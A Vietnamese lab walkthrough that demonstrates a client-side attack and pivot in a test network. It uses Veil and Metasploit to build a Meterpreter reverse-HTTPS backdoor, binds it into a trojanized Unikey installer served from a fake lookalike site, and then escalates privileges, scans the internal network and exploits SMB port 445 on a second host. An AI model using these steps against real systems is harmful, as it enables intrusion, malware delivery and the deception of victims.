
**DEMO CLIENT-SIDE ATTACK AND PIVOTING**

Chuẩn bị hệ thống máy tính tiến hành bao gồm:


* 1 máy Attacker sử dụng Kali Linux.
* 1 máy Victim sử dụng Window.
* Nối mạng hai máy tính



Để đảm bảo chúng ở trên cùng một mạng, cả hai máy sẽ sử dụng mạng NAT. Trong phần demo này, đầu tiên ta sẽ sử dụng công cụ là Veil để tạo một backdoor mà qua đó chúng ta có thể thực hiện cuộc tấn công Client Side và cho phép chúng ta lắng nghe các kết nối. Backdoor chỉ là một tệp và khi tệp đó được thực thi trên một máy tính mục tiêu, nó sẽ cung cấp cho chúng ta toàn quyền truy cập vào máy mục tiêu đó.


1. **Cài đặt**

* Cài đặt Veil cho Kali: sử dụng lệnh **wget** để tải Veil về từ đường link *https://codeload.github.com/Veil-Framework/Veil-Evasion/zip/master*



* Sử dụng lệnh **unzip** để giải nén thư mục vừa tải về:


unzip master



* Điều hướng đến thư mục **setup** của Veil để cài đặt Veil:


cd Veil-Evasion-master/setup

./setup.sh




1. **Tạo backdoor**

* Khởi động Veil bằng lệnh **veil** ta sẽ thấy giao diện như hình dưới. Trong giao diện bên dưới ta thấy Veil sử sụng 2 công cụ: Evasion – công cụ này được sử dụng để tạo ra một backdoor, Ordnance – công cụ này được sủ dụng để tạo các Payload được sử dụng bởi Evasion (đây là một công cụ phụ). Bên dưới sẽ là các câu lệnh được sử dụng trong Veil.



* Ở bài demo này ta sẽ sử dụng công cụ Evasion nên ta sẽ dùng câu lệnh **use 1**, màn hình hiển thị cho chúng ta biết là có 41 Payload có sẵn.



* Ta có thể dùng lệnh **list** để xem danh sách 41 payload. Có thể thấy mỗi payload được chia làm 3 phần: phần thứ nhất là ngôn ngữ được sử dụng trong payload, phần thứ hai là loại payload và phần cuối cùng là phương thức sẽ được sử dụng để thiết lập kết nối của payload.

Graphical user interface, text

Description automatically generated

* Trong demo này, ta chọn payload số 15 – sử dụng ngôn ngữ GO, dùng Meterpreter (là một payload được thiết kế bởi Metasploit, meterpreter chạy trong bộ nhớ nên rất khó bị phát hiện và nó không để lại dấu vết lớn.) và phương thức rev\_https (rev là viết tắt của reverse – dịch ngược, https là giao thức sử dụng để thiết lập kết nối.)
* Sau khi nhập lệnh **use 15** ta được thông số như hình dưới:

Text

Description automatically generated

* Bây giờ ta sẽ thay đổi IP LHOST của payload thành địa chỉ IP của máy Kali. Dùng lệnh **ipconfig** để lấy địa chỉ IP của máy Kali, ta thấy ip là 192.168.233.244

Text

Description automatically generated

* Sử dụng lệnh **set LHOST 192.168.233.244** để set lại host và **set LPORT 8080** để thay đổi thành cổng 8080 – cổng này thường được sử dụng bởi các máy chủ web.

Graphical user interface, text


Description automatically generated

* Sử dụng lệnh **option** để xem lại các thay đổi

Text

Description automatically generated

* Bây giờ ta sẽ dùng lệnh **generate** để tạo backdoor và đặt tên cho backdoor là rev\_https\_8080:




* Sau khi tạo xong backdoor ta sẽ thấy thông tin như ảnh bên dưới

A screenshot of a computer

Description automatically generated

1. **Listening connections cho backdoor**

* Backdoor chúng ta tạo sử dụng payload kết nối ngược nên ta sẽ sử dụng lệnh msfconsole để chạy Metasploit và lắng nghe các kết nối đến cổng 8080




* Để lắng nghe kết nối đến, ta cần sử dụng một module trong Metasploit, ta dùng lệnh: **use exploit/multi/handler**

Text

Description automatically generated

* Ta chỉ định payload cho module bằng lệnh **set PAYLOAD windows/meterpreter/reverse\_https**



* Đặt LHOST thành địa chỉ IP của máy Kali và LPORT là 8080 bằng lệnh **set**

Text

Description automatically generated

* Dùng lệnh **options** để để kiểm tra các thay đổi

A picture containing graphical user interface

Description automatically generated


* Sau khi thực hiện lệnh **exploit** ta sẽ thấy Metasploit đang đợi kết nối trên cổng 8080 và trên địa chỉ IP 192.168.233.244 như hình dưới:

Text


Description automatically generated

1. **Lừa victim tải file mã độc về thực thi trên máy**


* Kịch bản là ta sẽ tạo ra một file cài đặt unikey có chèn backdoor trong đó. Sau đó ta sẽ tạo một trang web hướng dẫn cài đặt Unikey kèm theo là chỗ download file cài đặt unikey dính backdoor của chúng ta. Cuối cùng, ta sẽ gửi đường link trang web và dụ dỗ nạn nhân tải file về thực thi trên máy.
* Cụ thể, ta sử dụng công cụ Smart Binder để chèn tệp backdoor vào tệp cài đặt Unikey




* Ta sẽ tạo 1 trang web hướng dẫn cài đặt unikey và để file unikey.exe chứa mã độc lên đây:



* Tiếp theo ta sẽ sửa đổi domain để trang web nhìn giống thật hơn và gửi tin nhắn chứa đường link cho victim để victim truy cập vào tải file



* Sau khi victim tải file unikey.exe về và thực thi thì ta sẽ nhận được phiên meterpreter như sau:




* Bây giờ ta đã có quyền truy cập vào máy victim, đầu tiên ta cần một số thông tin về máy victim nên ta sẽ dùng lệnh **sysinfo** như hình dưới:


Text

Description automatically generated


* Tiếp theo ta dùng lệnh **shell** thay vì phiên meterpreter để khám phá các tệp quan trong trên máy victim



* Ta có thể sử dụng lệnh **ipconfig** để kiểm tra các interface



* Tiếp theo là xem quyền hiện có và thiết lập UAC có đang bật không? Ta có thể sử dụng **post/windows/gather/win\_privs** từ **meterpreter** bằng lệnh **run** như sau:



* Kết quả cho thấy được session đang được chạy bằng quyền Admin, là System và thiết lập UAC đang tắt nên ta có thể có toàn quyền kiểm soát hệ thống từ xa. Nếu UAC chưa tắt ta có thể dùng **getsystem**



Hoặc payload bypassuac của metasploit

Text

Description automatically generated

* Ta dùng lệnh **route** kiểm tra bảng định tuyến để khám phá các mạng và các IP hợp lệ khác.

A picture containing graphical user interface

Description automatically generated

* Từ bảng trên, ta có thể xác định sự tồn tại của một mạng khác 192.168.0.0 mà máy của victim cũng đang dùng chung lớp mạng. Do đó, ta sẽ dò tìm bất kỳ máy chủ nào cùng lớp mạng bằng cách sử dụng modul **nbname** để khám phá các máy chủ khác thông qua dịch vụ NetBIOS.

A screenshot of a computer

Description automatically generated with medium confidence

* Trước đó, ta sẽ tạo pivot bằng cách route tất cả lưu lượng truy cập từ phiên meterpreter đến mạng 192.168.0.0

Text

Description automatically generated

* Tiếp theo, ta quét một dải IP trong lớp mạng này. Trong trường hợp này, ta sẽ chỉ quét một dải nhỏ. Kết quả bên dưới cho thấy có một máy khác tên **DESKTOP-T93MCNI** với IP **192.168.0.108**

A picture containing text

Description automatically generated

* Từ địa chỉ IP này ta sẽ quét xem có các cổng nào đang được mở. Trước tiên, ta sẽ tìm trong metasploit các port scanner có sẵn và ta sẽ dùng **scanner/portscan/tcp**

Graphical user interface, text

Description automatically generated

* Tiếp theo ta cấu hình scanner phạm vi port từ 1 đến 500 và **run**

Text

Description automatically generated

* Kết quả nhận được ta thấy có cổng 445 đang được mở. Vì vậy ta sẽ thử sử dụng netapi khai thác cổng đó xem

Graphical user interface, text

Description automatically generated

Text

Description automatically generated

Như vậy ta đã thành công truy cập vào máy chủ mới

Graphical user interface

Description automatically generated

Graphical user interface, text

Description automatically generated